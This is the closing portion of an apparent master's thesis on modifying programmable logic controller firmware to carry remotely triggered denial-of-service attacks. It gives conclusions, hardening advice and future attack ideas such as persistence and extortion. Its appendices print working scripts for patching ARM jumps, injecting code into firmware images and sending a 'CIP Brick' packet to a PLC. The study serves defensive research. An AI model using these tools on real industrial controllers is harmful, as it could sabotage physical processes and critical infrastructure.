This research demonstrated that firmware repackaging attacks against a PLC are feasible. Once validation methods used by the PLC are known, an attacker has the ability to build a custom firmware image and deploy that image to the PLC. The presence of a JTAG port makes it possible to use a debugger during the reverse engineering process. CIP traffic, a commonly used protocol in ICS, can be captured using a protocol analyzer as part of the reverse engineering process. Validation procedures can be bypassed when designed to only capture transmission errors rather than actual malicious traffic. Part numbers on ICs make it possible to find known control signals or codes in data sheets. The codes provide searchable terms when disassembling the firmware and make it possible to find the routines that interface with specific hardware components in the PLC such as flash memory. The lack of protected memory makes it possible to use areas in the firmware image as space for data rather than risk overwriting possibly used areas of memory and risking exposure of the attack by causing additional faults. Function names provide critical clues about the use of specific functions, in particular, the logging and connection manager functions which were both used in the DoS attacks.

5.2 Recommendations

Clues exist in the design of both the firmware and hardware of the PLC that can be exploited by the determined attacker. The reverse engineering and repackaging process can be hampered by implementing certain design changes. The removal of ASCII text function names or other symbol tables increases the difficulty of the reverse engineering process. Instead, codes or numbers could be used.

Packed, obfuscated, or encrypted firmware delays the determined attacker. Digitally signing firmware updates increases the difficulty of repackaging; however, steps should be taken to ensure updates are not signed with revoked certificates. The use of a custom pinout or non-standard connector for JTAG increases the difficulty of determining the required pins and implementing a debugger. Permanently disabling the JTAG interface further protects the PLC from analysis using a debugger. Mapping the firmware image into protected memory creates an additional hurdle for the attacker. The attacker must use a different area of memory that may contain an unknown function or data item whose deletion destabilizes the PLC and increases the risk of detection. Using unmarked ICs increases the difficulty of determining the correct instruction set used by the firmware image. Finally, communications between devices in the ICS network should be encrypted to prevent the reverse engineering of commands.

5.3 Impact

This research demonstrates the feasibility of directing a firmware repackaging attack specifically towards PLCs. Such an attack should be expected to occur. SCADA systems continue to see increased exposure and visibility as they connect to the Internet increasing the chance of malicious attack. It should be assumed that potential adversaries are targeting the nation's critical infrastructure and attempting to build attacks similar to the repackaging attacks developed in this research. If an attacker is able to gain control of a trusted source for firmware updates or software patches, that attacker could distribute repackaged firmware images to customers who assume that the software delivery point is trusted. As such, vendors should make every effort to build secure SCADA devices by using secure design practices and safeguarding methods for delivering firmware updates. A compromised PLC could remain dormant, and when exploited, cause serious damage.

5.4 Future Work

5.4.1 Common Firmware Design Features.

Certain features found in the PLC firmware image appear in a similar format in different PLCs from Allen-Bradley. The same data handling structure was found during a cursory examination of multiple firmware images for two different Allen-Bradley PLC models. As is common in PLC firmware development, these attributes likely extend to other manufacturers. For example, if a PLC uses CIP as a communication protocol, the firmware should contain a similar object handler. Search efforts in other PLC models can use this knowledge as a starting point by searching for jump tables and known object codes. Similarly, searching for known control codes used in flash memory should identify flash memory functions. Future research can fingerprint common features in PLC firmware such as commonly used libraries. Such work could be used to automate analysis of firmware to search for known design weaknesses.

5.4.2 Performance Analysis.

Performance analysis has previously shown to be effective in detecting modifications. However, the success of the detection method relies on the type of metric collected. Further research is needed to test various metrics against different types of firmware modification attacks to determine the effectiveness of the analysis. Performance analysis should also be extended to include multiple firmware versions for a single PLC type. Such efforts should test for metrics common across versions such that a few carefully chosen metrics provide accurate assessment of the state of multiple PLCs at different patch levels. Future research should expand analysis to cover multiple brands of PLCs from a variety of vendors providing analysis metrics to the critical infrastructure community. Expansion to other brands may encourage vendors to improve security in their products and take a proactive stance in providing a secure SCADA environment.

Future efforts should also perform more exhaustive testing of the effects of firmware modification on PLC performance. Examination in this research focused on effects to firmware stability and performance. Future efforts could test ladder logic accuracy in addition to performance.

5.4.3 Data Corruption or Modification.

Attacks developed for this experiment focused on DoS attacks. Further research can extend attack types by intercepting or modifying data reported by the PLC. Such attacks provide more flexibility in the type of actions an attacker can take such as data exfiltration or physical control of a process.

5.4.4 Persistence and Propagation.

The attacks developed during this research can be overwritten by loading a new firmware image. Future research can take advantage of available flash memory to make the attack persistent. Functionality can be added to the attack to prevent firmware updates while falsely reporting that the update was successful. Additionally, future efforts may take advantage of the communication channels available to the PLC to distribute repackaged firmware images to other PLCs. Combining these attacks with the ability to control reported data can provide an attacker complete control over the PLC.

5.4.5 Extortion.

The persistent DoS attack can be extended to include an extortion component. The repackaged firmware could include support for an additional CIP command that restores flash memory to its original state and provides time for the attacker to transmit the restoration command making the attack reversible.

5.5 Summary

This research shows that firmware repackaging attacks are possible. Hardware and firmware analysis provides the necessary information needed to build an attack specifically targeting the given PLC. Firmware image functions are derived using

a combination of static and dynamic analysis and attack designs are built around weaknesses in the firmware image. This thesis shows the steps used to build the repackaged firmware when starting with minimal knowledge of the target device. This research shows that the PLC used in this experiment is vulnerable to a repackaging attack, but still presents challenges that must be overcome to maliciously take control of the device. A combination of secure design decisions and external protective measures can improve PLC security.

Appendix A:

Jump Calculation IDA Pro Script

The following IDA Pro script requests a start point and destination, and recalculates the opcode for an ARM jump instruction given the pre-existing condition codes and jump type.

```
// ModifyJump.idc
// Written by Carl Schuett - AFIT
// Used for ARM hooking.  It recalculates the offsets used in branch commands to redirect
    control flow.

#include <idc.idc>

static convertOfftoAddr(branchEA, offset) {
  auto newEA;

  offset = offset + 2;
  offset = offset * 4;
  newEA = branchEA + offset;
  return newEA;

}

static convertAddrtoOff(startAddr, endAddr) {
  auto newOff;

  newOff = endAddr - startAddr;
  newOff = (newOff / 4) - 2;

  return newOff;

}

static findCond(opCode){
  auto result;

  result = (opCode >> 28) & 0xF;
  return result;
}

static getOffset(opCode){
  auto result;

  result = opCode & 0xFFFFFF;
  return result;
}

static modOffset(opCode, newOffset) {
  auto op;
  auto offset;

  op = opCode & 0xFF000000;
  offset = newOffset & 0x00FFFFFF;
  op = op | offset;
  return op;
```

```
}

static getLink(opCode){
  auto result;
  result = opCode & 0x1000000;
  return result;

}

static isJump(opCode){
  auto result;

  result = opCode & 0xA000000;

  if (result == 0xA000000) {
    return 1;
  } else {
    return 0;
  }
}

static main() {
  auto minea;
  auto maxea;
  auto currentOffset;
  auto newOffset;
  auto opCode;
  auto condition;
  auto link;
  auto offset;
  auto modOpcode;
  auto jumpOp;
  auto newAddress;
  auto getAddr;
  auto YNMsg = "Is 00000000 the address of the jump command you wish to modify?";
  auto f;
  auto fd;

  minea = MinEA();
  maxea = MaxEA();
  currentOffset = 0;
  newOffset = 0;
  jumpOp = 0;
  getAddr = 0;

  jumpOp = ScreenEA();
  Message("Current Address: %x\n", jumpOp);

  YNMsg[3:11] = atoa(jumpOp);

  getAddr = AskYN(0, YNMsg);

  if (getAddr != 1) {
    jumpOp = AskAddr(jumpOp, "Please enter address of jump instruction to modify.");
  }

  opCode = Dword(jumpOp);

  if (isJump(opCode) == 1) {
    condition = findCond(opCode);
  link = getLink(opCode);
  offset = getOffset(opCode);
  newAddress = convertOfftoAddr(jumpOp, offset);
```

```
112     newAddress = AskAddr(newAddress, "Enter address of new jump location.");
113     Message("New Address: %x\n", newAddress);
114     } else {
115       Message("Not a Jump Operation. Exiting");
116     return(1);
117     }
118
119     newOffset = convertAddrtoOff(jumpOp, newAddress);
120     Message("New Offset: %x\n", newOffset);
121     modOpcode = modOffset(opCode, newOffset);
122
123     Message("Address: %x OpCode: %x Is it a jump: %d Condition: %x Offset: %x Jump Address:
            %x\n", jumpOp, opCode, isJump(opCode), condition, offset, newAddress);
124     Message("Modified opcode is: %x\n", modOpcode);
125
126     f = AskFile(1, "*.bin", "Select instruction save file.");
127     fd = fopen(f, "w");
128
129     if (jumpOp >= 0xd00000) {
130       writelong(fd, jumpOp - 0xd00000, 1);
131     } else {
132       writelong(fd, jumpOp, 1);
133     }
134     writelong(fd, modOpcode, 0);
135
136   }
```

Appendix B:

Python Scripts

B.1 Modify Firmware

This python script builds the repackaged firmware by extracting only the opcodes from the source assembled file and writing the opcodes to the firmware image at the specified start address. The script also modifies a single jump address to redirect execution to the attack code.

```
#-------------------------------------------------------------------------------
# Name:         mod_firmware.py
# Purpose:      insert instructions into the firmware image and modify the jump
#               to the instruction
# Author:       cschuett
#
# Created:      29/09/2013
# Copyright:    (c) cschuett 2013
# Licence:      <your licence>
#-------------------------------------------------------------------------------

import sys, getopt
import shutil
import os
from struct import *

def main(argv):
    pass

    fimg = ''
    instf = ''
    jumpf = ''
    saddress = 0x0
    jaddress = 0x0
    opcode = 0x0

##    if len(sys.argv) != 4:
##        print 'Usage: mod_firmware.py <firmware_image> <instructions file> <start address>'
##        sys.exit()

    try:
        opts,args = getopt.getopt(argv,"hf:i:j:s:v:")
    except getopt.GetoptError:
        print 'Usage: mod_firmware.py -f <firmware_image> -i <instructions file> -s <start address> -v <new version number>'
        sys.exit()

    for opt,arg in opts:
        if opt == '-h':
            print 'Usage: mod_firmware.py -f <firmware_image> -i <instructions file> -j <jump file> -s <start address> -v <new version number>'
            sys.exit()
        elif opt == '-f':
```

```
            fimg = arg
        elif opt == '-i':
            instf = arg
        elif opt == '-j':
            jumpf = arg
        elif opt == '-s':
            saddress = int(arg,16)
        elif opt == '-v':
            version = int(arg)

    #Copy firmware image file for writing
    dst='modded/' + fimg
    print dst
    try:
        shutil.copy(fimg, dst)
        print 'Copied file %s to %s' % (fimg, dst)
    except Exception, msg:
        print 'Failed to copy %s to %s' % (fimg, dst)

    with open(jumpf, 'rb') as fjump:
        jaddress = unpack('>i', fjump.read(4))[0]
        opcode = unpack('>i', fjump.read(4))[0]
    fjump.closed

    print hex(jaddress)
    print hex(opcode)

    with open(dst, 'r+b') as ffirm:
        with open(instf, 'rb') as finst:
            #Seek to and modify version number
            ffirm.seek(0x5)
            ffirm.write(pack("b",version))
            #Seek to modified jump address
            ffirm.seek(jaddress)
            ffirm.write(pack(">i",opcode))
            #seek to start of instruction location
            ffirm.seek(saddress)

            #Seek to start of instructions in instruction file
            #ARM ELF assembly files start the instructions at byte 0x34
            #before that is header information.
            instinfo = os.stat(instf)
            instsize = instinfo.st_size

            #read all data from file after the header
            finst.seek(0x34)
            block = finst.read(instsize - 0x34)
            print block
            endinst = block.find('\x41\x1f')
            print endinst

            finst.seek(34)
            for j in range(0, endinst):
                ffirm.write(block[j])
        finst.closed
    ffirm.closed

    print 'Firmware image:', fimg
    print 'Instruction File:', instf
    print 'Start Address:', hex(saddress)

if __name__ == '__main__':
    main(sys.argv[1:])
```

B.2 Attack Front End

This python script simplifies sending attack commands to the PLC. The front end is built as an extension of python classes developed by Dunlap for sending CIP commands [20].

```
#-------------------------------------------------------------------------------
# Name:         iENIP.py
# Purpose:      Uses tkinter to create a front end for conveniently sending
#               attack codes to the PLC. Uses ENIP class written by Dunlap
# Author:       cschuett
#
# Created:      10/12/2013
# Copyright:    (c) cschuett 2013
# Licence:      <your licence>
#-------------------------------------------------------------------------------

from Tkinter import *
from ttk import *
from ENIP import *


class Example(Frame):

    def __init__(self, parent):
        Frame.__init__(self, parent)

        self.parent = parent
        self.initUI()

    def initUI(self):
        self.e = ENIP()

        w = 350
        h = 220

        sw = self.parent.winfo_screenwidth()
        sh = self.parent.winfo_screenheight()

        x = (sw - w)/2
        y = (sh - h)/2
        self.parent.geometry('%dx%d+%d+%d' % (w, h, x, y))

        self.parent.title("CIP Commands")
        self.style = Style()
        self.style.theme_use("default")

        self.pack(fill=BOTH, expand=1)

        self.columnconfigure(1, weight=1)
        self.columnconfigure(3, pad=7)
        self.rowconfigure(3, weight=1)
        self.rowconfigure(5, pad=3)

        self.lbl = Label(self, text="Windows")
        self.lbl.grid(sticky=W, pady=4, padx=5)

        self.ipL = Label(self, text="IP Address:")
        self.portL = Label(self, text="Dest. port:")
        self.slotL = Label(self, text="Slot #:")
```

```
55          self.cipL = Label(self, text="Class/Instance:")
56
57          self.ip = Entry(self)
58          self.port = Entry(self)
59          self.slot = Entry(self)
60          self.cipC = Entry(self, width=3)
61          self.cipI = Entry(self, width=3)
62
63          self.ip.insert(0, "192.168.108.205")
64          self.port.insert(0, "44818")
65          self.slot.insert(0, "0")
66          self.cipC.insert(0, "bb")
67          self.cipI.insert(0, "cc")
68
69
70
71          self.ipL.grid(row=1, column=0, padx=1, sticky=W)
72          self.portL.grid(row=2, column=0, padx=1, sticky=W)
73          self.slotL.grid(row=3, column=0, padx=1, sticky=W)
74          self.cipL.grid(row=4, column=0, padx=1, sticky=W)
75
76          self.ip.grid(row=1, column=1, padx=5, sticky=W)
77          self.port.grid(row=2, column=1, padx=5, sticky=W)
78          self.slot.grid(row=3, column=1, padx=5, sticky=W)
79          self.cipC.grid(row=4, column=1, padx=5, sticky=W)
80          self.cipI.grid(row=4, column=1, padx=5)
81
82
83          self.connectB = Button(self, text="Connect", command=self.connect)
84          self.connectB.grid(row=1, column=3)
85
86          self.abtn = Button(self, text="REM Prog", state=DISABLED, command=self.setProg)
87          self.abtn.grid(row=2, column=3)
88
89          self.cbtn = Button(self, text="REM Run", state=DISABLED, command=self.setRun)
90          self.cbtn.grid(row=3, column=3)
91
92          self.dbtn = Button(self, text="CIP Brick", state=DISABLED, command=self.cipBomb)
93          self.dbtn.grid(row=4, column=3)
94
95          self.ewind = Text(self, padx=5, pady=5, width=40, height=3)
96          self.ewind.grid(row=5, column=0, columnspan=4)
97          self.ewind.insert(INSERT,"Ready...")
98
99          self.obtn = Button(self, text="Close", command=self.quit)
100         self.obtn.grid(row=6, column=3)
101
102     def connect(self):
103         self.e.connect(self.ip.get(), int(self.port.get()), int(self.slot.get()))
104         self.abtn['state'] = 'enabled'
105         self.cbtn['state'] = 'enabled'
106         self.dbtn['state'] = 'enabled'
107
108         #print self.ip.get()
109         #print self.port.get()
110         #print self.slot.get()
111
112     def setProg(self):
113         self.e.setToProg()
114
115     def setRun(self):
116         self.e.setToRun()
117
```

```
118     def cipBomb(self):
119         message = (self.cipC.get() +'02200124' + self.cipI.get()).decode('hex')
120         #print message
121         if len(message) % 2 > 0:
122             message += '\x00'
123 
124         route = self.e.getPathOnBack(1)
125 
126         req = self.e.wrapUnconnectedSend(message, route)
127         req = self.e.wrapENIP(0, '', 0xB2, req, command='\x6f\x00')
128 
129 
130         time1 = time.time()
131         self.e.send(req)
132         self.ewind.delete(1.0,END)
133         self.ewind.insert(INSERT,req + '\n')
134         self.ewind.insert(END,self.e.recv() + '\n')
135         #self.ewind.insert(END,'Closed Port Time:' + (time.time() - time1) + '\n')
136 
137 def main():
138     root = Tk()
139     app = Example(root)
140     root.mainloop()
141 
142 
143 if __name__ == '__main__':
144     main()
```

Appendix C:

R Scripts

The following R script runs the analysis tool developed by Dunlap to build the results table used for performance analysis discussed in section 4.3.

C.1 Timed DoS Analysis

```
getwd()
setwd("c:/Users/cschuett/Documents/data_analysis")
sink("combo_output.txt")
opt = options(scipen=5, digits=5)
library(xtable)
library(vioplot)
library(plotrix)
library(ggplot2)
source('src/include.R')
source('src/mat2tex.R')
source('src/analyze.R')

thresh = 0.0001

#prev_dir = getwd()
#setwd("./data/prel_mode")

#setup = read.csv('experimentalsetup.txt', header=FALSE)
#colnames(setup) = c('run','lad','firm')
#setup$run = apply(as.array(setup$run), 1, function(x1) sprintf("runP_%02d",x1))
#setup = setup[order(setup$run),]

#files = setup$run

#for(i in 1:length(files)){
# current = read.csv(files[i], header=TRUE)
# current<-current[,5]
# current<-current[current != 0]
# currentname = paste("run_",substr(files[i],6,7),sep="")
# write.csv(current,file=currentname,row.names=FALSE,col.names="Task",quote=FALSE)
#}


#print(setup$run)


#setwd(prev_dir)

cat("Running analysis for key combo test with ladder logic execution times.\n")
p = analyze('./data/combo_ladder', nMeas=10000, usebig=TRUE, include_outs=FALSE, mode=
    FALSE)
write.csv(p, file='./data/combo_ladder/exp_data_big_ladder.csv')

cat("Running analysis for key combo test with ladder logic execution times.\n")
p = analyze('./data/combo_ladder', nMeas=10000, usebig=FALSE, include_outs=FALSE, mode=
    FALSE)
write.csv(p, file='./data/combo_ladder/exp_data_small_ladder.csv')
```

```
46
47 cat("Running analysis for key combo test with ladder logic execution times.\n")
48 p = analyze('./data/time_ladder', nMeas=10000, usebig=TRUE, include_outs=FALSE, mode=FALSE
       )
49 write.csv(p, file='./data/time_ladder/exp_data_big_ladder.csv')
50
51 cat("Running analysis for key combo test with ladder logic execution times.\n")
52 p = analyze('./data/time_ladder', nMeas=10000, usebig=FALSE, include_outs=FALSE, mode=
       FALSE)
53 write.csv(p, file='./data/time_ladder/exp_data_small_ladder.csv')
54
55 cat("Running analysis for key combo test with ladder logic execution times.\n")
56 p = analyze('./data/softcip_ladder', nMeas=10000, usebig=TRUE, include_outs=FALSE, mode=
       FALSE)
57 write.csv(p, file='./data/softcip_ladder/exp_data_big_ladder.csv')
58
59 cat("Running analysis for key combo test with ladder logic execution times.\n")
60 p = analyze('./data/softcip_ladder', nMeas=10000, usebig=FALSE, include_outs=FALSE, mode=
       FALSE)
61 write.csv(p, file='./data/softcip_ladder/exp_data_small_ladder.csv')
62
63 cat("Running analysis for key combo test with ladder logic execution times.\n")
64 p = analyze('./data/hardcip_ladder', nMeas=10000, usebig=TRUE, include_outs=FALSE, mode=
       FALSE)
65 write.csv(p, file='./data/hardcip_ladder/exp_data_big_ladder.csv')
66
67 cat("Running analysis for key combo test with ladder logic execution times.\n")
68 p = analyze('./data/hardcip_ladder', nMeas=10000, usebig=FALSE, include_outs=FALSE, mode=
       FALSE)
69 write.csv(p, file='./data/hardcip_ladder/exp_data_small_ladder.csv')
70
71 sink()
```

Bibliography

[1] "Package: gcc-arm-linux-gnueabi (4:4.6.2-7)," 5 December 2011. [Online]. Available: http://packages.ubuntu.com/precise/gcc-arm-linux-gnueabi

[2] M. Abramovici and P. Bradley, "Integrated Circuit Security: New Threats and Solutions," in *Proceedings of the 5th Annual Workshop on Cyber Security and Information Intelligence Research: Cyber Security and Information Intelligence Challenges and Strategies*. ACM, 2009, p. 55.

[3] M. Abrams and J. Weiss, "Malicious Control System Cyber Security Attack Case Study–Maroochy Water Services, Australia," *McLean, VA: The MITRE Corporation*, 2008.

[4] T. AbuHmed, N. Nyamaa, and D. Nyang, "Software-Based Remote Code Attestation in Wireless Sensor Network," in *Global Telecommunications Conference, 2009. GLOBECOM 2009. IEEE*. IEEE, 2009, pp. 1–8.

[5] S. Adee, "The Hunt for the Kill Switch," 1 May 2008. [Online]. Available: http://spectrum.ieee.org/semiconductors/design/the-hunt-for-the-kill-switch

[6] ARM Limited, "ARM Information Center." [Online]. Available: http://www.arm.com/index.php

[7] Z. Basnight, "Firmware Counterfeiting and Modification Attacks on Programmable Logic Controllers," Master's thesis, Air Force Institute of Technology, March 2013.

[8] Z. Basnight, J. Butts, J. L. Jr, and T. Dube, "Firmware Modification Attacks on Programmable Logic Controllers," *International Journal of Critical Infrastructure Protection*, 2013.

[9] C. Bellettini and J. Rrushi, "Combating Memory Corruption Attacks on SCADA Devices," *Critical Infrastructure Protection II*, vol. 290, pp. 141–156, 2009.

[10] W. Bolton, *Programmable Logic Controllers*. Elsevier Science, 2009. [Online]. Available: http://books.google.com/books?id=_qC6mlaiXF4C

[11] S. Boyer, *SCADA: Supervisory Control And Data Acquisition*, 4th ed. USA: International Society of Automation, 2009.

[12] E. Byres and J. Lowe, "The Myths and Facts Behind Cyber Security Risks for Industrial Control Systems," in *Proceedings of the VDE Kongress*, vol. 116, 2004.

[13] California Energy Commission, "Chapter 10 - 2008 Nonresidential Compliance Manual," 2008. [Online]. Available: http://www.energy.ca.gov/title24/2008standards/nonresidential_manual.html

[14] A. Cárdenas, S. Amin, Z. Lin, Y. Huang, C. Huang, and S. Sastry, "Attacks Against Process Control Systems: Risk Assessment, Detection, and Response," in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*. ACM, 2011, pp. 355–366.

[15] E. Chien, "Stuxnet: A Breakthrough," p. 1, 16 Nov 2010. [Online]. Available: http://www.symantec.com/connect/blogs/stuxnet-breakthrough

[16] D. Collins and MTO Deputy Director, "DARPA trust in ICs effort," in *Microsystems Technology Symposium Enabling the Future*, 2007.

[17] I. Dacosta, N. Mehta, E. Metrock, and J. Giffin, "Security Analysis of an IP Phone: Cisco 7960G," *Principles, Systems and Applications of IP Telecommunications. Services and Security for Next Generation Networks*, vol. 5310, pp. 236–255, 2008.

[18] DNP Users Group, "Overview of the DNP3 Protocol," 2013. [Online]. Available: http://www.dnp.org/pages/aboutdefault.aspx

[19] L. Duflot, Y. Perez, and B. Morin, "What If You Can't Trust Your Network Card?" in *Recent Advances in Intrusion Detection*. Springer, 2011, pp. 378–397.

[20] S. Dunlap, "Timing-Based Side Channel Analysis in the Industrial Control System Environment," Master's thesis, Air Force Institute of Technology, June 2013.

[21] D. Dzung, M. Naedele, T. V. Hoff, and M. Crevatin, "Security for Industrial Communication Systems," *Proceedings of the IEEE*, vol. 93, no. 6, pp. 1152–1177, 2005.

[22] N. Falliere, L. Murchu, and E. Chien, "W32. Stuxnet Dossier," *White Paper, Symantec Corp., Security Response*, 2011.

[23] Fieldbus Foundation, "Fieldbus Foundation Frequently Asked Questions," 2006. [Online]. Available: http://www.fieldbus.org/index.php?option=com_simplefaq&Itemid=309

[24] W. Giloi, R. Gueth, and B. Shriver, "Firmware Engineering: Methods and Tools for Firmware Specification and Design," in *Proceedings of the May 4-7, 1981, National Computer Conference*. ACM, 1981, pp. 49–55.

[25] K. Higgins, "SCADA Security in a Post Stuxnet World," 6 Nov 2012 2012. [Online]. Available: http://www.darkreading.com/advanced-threats/167901091/security/vulnerabilities/240049917/scada-security-in-a-post-stuxnet-world.html

[26] V. Igure, S. Laughter, and R. Williams, "Security Issues in SCADA Networks," *Computers and Security*, vol. 25, p. 498, 2006.

[27] J. Jung, J. Kim, H. Lee, and J. Yi, "Repackaging Attack on Android Banking Applications and Its Countermeasures," *Wireless Personal Communications*, pp. 1–17, 2013.

[28] R. Larkin, "Evaluation of Traditional Security Solutions in the SCADA Environment," Master's thesis, Air Force Institute of Technology, March 2012.

[29] M. Long, C. Wu, and J. Hung, "Denial of Service Attacks on Network-Based Control Systems: Impact and Mitigation," *Industrial Informatics, IEEE Transactions on*, vol. 1, no. 2, pp. 85–96, 2005.

[30] F. McFadden and R. Arnold, "Supply Chain Risk Mitigation for IT Electronics," in *Technologies for Homeland Security (HST), 2010 IEEE International Conference on*. IEEE, 2010, pp. 49–55.

[31] R. McMillan, "Siemens: Stuxnet Worm Hit Industrial Systems," September 14, 2010. [Online]. Available: http://www.computerworld.com/s/article/print/9185419/Siemens_Stuxnet_worm_hit_industrial_systems?taxonomyName=Network+Security&taxonomyId=142

[32] L. McMinn, "External Verification of SCADA System Embedded Controller Firmware," Master's thesis, Air Force Institute of Technology, March 2012.

[33] L. McMinn and J. Butts, "A Firmware Verification Tool for Programmable Logic Controllers," in *Critical Infrastructure Protection VI*. Springer, 2012, pp. 59–69.

[34] J. Meserve, "Staged Cyber Attack Reveals Vulnerability in Power Grid," Sep 26, 2007. [Online]. Available: http://www.cnn.com/2007/US/09/26/power.at.risk/

[35] Micron Technology Inc., *Numonyx® Embedded Flash Memory (J3 65 nm) Single Bit per Cell (SBC)*. Micron Technology Inc., Jan 2011.

[36] Microsystems Technology Office, “Integrity and Reliability of Integrated Circuits (IRIS),” DARPA, Tech. Rep., 2010.

[37] J. Mulder, M. Schwartz, M. Berg, J. V. Houten, J. Urrea, and A. Pease, “Analysis of Field Devices Used in Industrial Control Systems,” in *Critical Infrastructure Protection VI*. Springer, 2012, pp. 45–57.

[38] R. Murray, “ARM Wiki,” 5 December 2011. [Online]. Available: http://www.heyrick.co.uk/armwiki/Main_Page

[39] ODVA Inc. and ControlNet International Limited, *The CIP Networks Library Volume 1 - Common Industrial Protocol*. ODVA Inc., 2007.

[40] D. Peck and D. Peterson, “Leveraging Ethernet Card Vulnerabilities in Field Devices,” in *SCADA Security Scientific Symposium*, 2009, pp. 1–19.

[41] PLCHardware, “PLC Hardware Product Search: 1756-L61,” 2014. [Online]. Available: http://www.plchardware.com/Browse.aspx?s=1756-L61&man=all&prs=WzB8MHwwfDE3NTYtTDYxfHx8YWxsfHxd&r=f

[42] Rockwell Automation, “2013 Annual Report and Form 10-K,” 2013. [Online]. Available: http://www.rockwellautomation.com/resources/downloads/rockwellautomation/pdf/about-us/investor-relations/annual-report/ROK_AR_Web_13.pdf

[43] Rockwell Automation, “CompactLogix Communication Modules Overview,” 2013. [Online]. Available: http://www.ab.com/en/epub/catalogs/12762/2181376/2416247/407648/7921606/print.html

[44] Rockwell Automation, “Rockwell Automation Website,” 2013. [Online]. Available: http://www.rockwellautomation.com/

[45] Rockwell Automation, *Controllogix System User Manual*. Rockwell Automation, 2012.

[46] Rockwell Automation, *Logix5000 Controllers General Instructions Reference Manual*. Rockwell Automation, 2012.

[47] Rockwell Automation, *Technical Data - 1756 Controllogix Controllers*. Rockwell Automation, 2013.

[48] R. Santamarta, "Project Basecamp - Attacking ControlLogix," *Project Basecamp*, 19 Jan 2012 2012. [Online]. Available: http://reversemode.com/index.php?option=com_content&task=view&id=81&Itemid=0

[49] V. Schiffer, "The CIP Family of Fieldbus Protocols and it's Newest Member-EtherNet/IP," Rockwell Automation, Tech. Rep., October 2001. [Online]. Available: http://scarignan.ep.profweb.qc.ca/reseautique/ControlNet_CIP.pdf

[50] W. Shaw, *Cybersecurity for SCADA Systems*. Pennwell books, 2006.

[51] K. Sickendick, "File Carving and Malware Identification Algorithms Applied to Firmware Reverse Engineering," Master's thesis, Air Force Institute of Technology, March 2013.

[52] J. Stradley and D. Karraker, "The Electronic Part Supply Chain and Risks of Counterfeit Parts in Defense Applications," *Components and Packaging Technologies, IEEE Transactions on*, vol. 29, no. 3, pp. 703–705, 2006.

[53] Symantec, "Internet Security Threat Report 2013," April 2013. [Online]. Available: http://www.symantec.com/threatreport/topic.jsp?id=vulnerability_trends&aid=scada_vulnerabilities

[54] J. Thilmany, "SCADA Security?" *Mechanical Engineering*, vol. 134, no. 6, pp. 26–31, 2012. [Online]. Available: http://search.ebscohost.com/login.aspx?direct=true&db=bth&AN=76114158&site=ehost-live

[55] J. Trent, W. Atkins, M. Schwartz, and J. Mulder, "Control System Devices: Architectures and Supply Channels Overview." Sandia National Laboratories, Tech. Rep., 2010.

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704–0188

1. REPORT DATE *(DD–MM–YYYY)*	2. REPORT TYPE	3. DATES COVERED *(From — To)*
27–03–2014	Master's Thesis	Oct 2012-Mar 2014

4. TITLE AND SUBTITLE

Programmable Logic Controller Modification Attacks for use in Detection Analysis

5a. CONTRACT NUMBER

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)

Schuett, Carl D., Master Sergeant, USAF

5d. PROJECT NUMBER

5e. TASK NUMBER

5f. WORK UNIT NUMBER

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Air Force Institute of Technology
Graduate School of Engineering and Management (AFIT/EN)
2950 Hobson Way
WPAFB, OH 45433-7765

8. PERFORMING ORGANIZATION REPORT NUMBER

AFIT-ENG-14-M-66

9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES)

Nick Carr (nicholas.carr@hq.dhs.gov)
DHS ICS-CERT
245 Murray Lane SW Bldg 410,
Mail Stop 635
Washington, DC 20528

10. SPONSOR/MONITOR'S ACRONYM(S)

DHS ICS-CERT

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION / AVAILABILITY STATEMENT

DISTRIBUTION STATEMENT A:
APPROVED FOR PUBLIC RELEASE; DISTRIBUTION UNLIMITED

13. SUPPLEMENTARY NOTES

This work is declared a work of the U.S. Government and is not subject to copyright protection in the United States.

14. ABSTRACT

Unprotected Supervisory Control and Data Acquisition (SCADA) systems offer promising targets to potential attackers. Field devices, such as Programmable Logic Controllers (PLCs), are of particular concern as they directly control and monitor physical industrial processes. Although attacks targeting SCADA systems have increased, there has been little work exploring the vulnerabilities associated with exploitation of field devices. As attacks increase in sophistication, it is reasonable to expect targeted exploitation of field device firmware.

This thesis examines the feasibility of modifying PLC firmware to execute a remotely triggered attack. Such a modification is referred to as a repackaging attack. A general method is used to reverse engineer the firmware to determine its structure. Once understood, the firmware is modified to add an exploitable feature that can remotely disable the PLC. The attacks utilize a variety of triggers and take advantage of already existing functions to exploit the PLC. Notable areas of the firmware are described to demonstrate how they can be used in attack development. The performance of the repackaged firmwares are compared to known unmodified firmwares to determine if the modifications negatively impact performance. Findings demonstrate that repackaging attacks targeting PLCs are feasible and that the repackaged firmware does not impact the PLC's ability to execute programmed tasks. Finally, design recommendations are suggested to help mitigate potential weaknesses in future firmware development.

15. SUBJECT TERMS

Industrial Control Systems, Reverse Engineering, Firmware, Repackaging Attack, Embedded System Security, ARM, Assembly

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES	19a. NAME OF RESPONSIBLE PERSON
a. REPORT	b. ABSTRACT	c. THIS PAGE			Maj Jonathan R. Butts (ENG)
U	U	U	UU	118	19b. TELEPHONE NUMBER *(include area code)* (937) 255-3636 x4332 jonathan.butts@afit.edu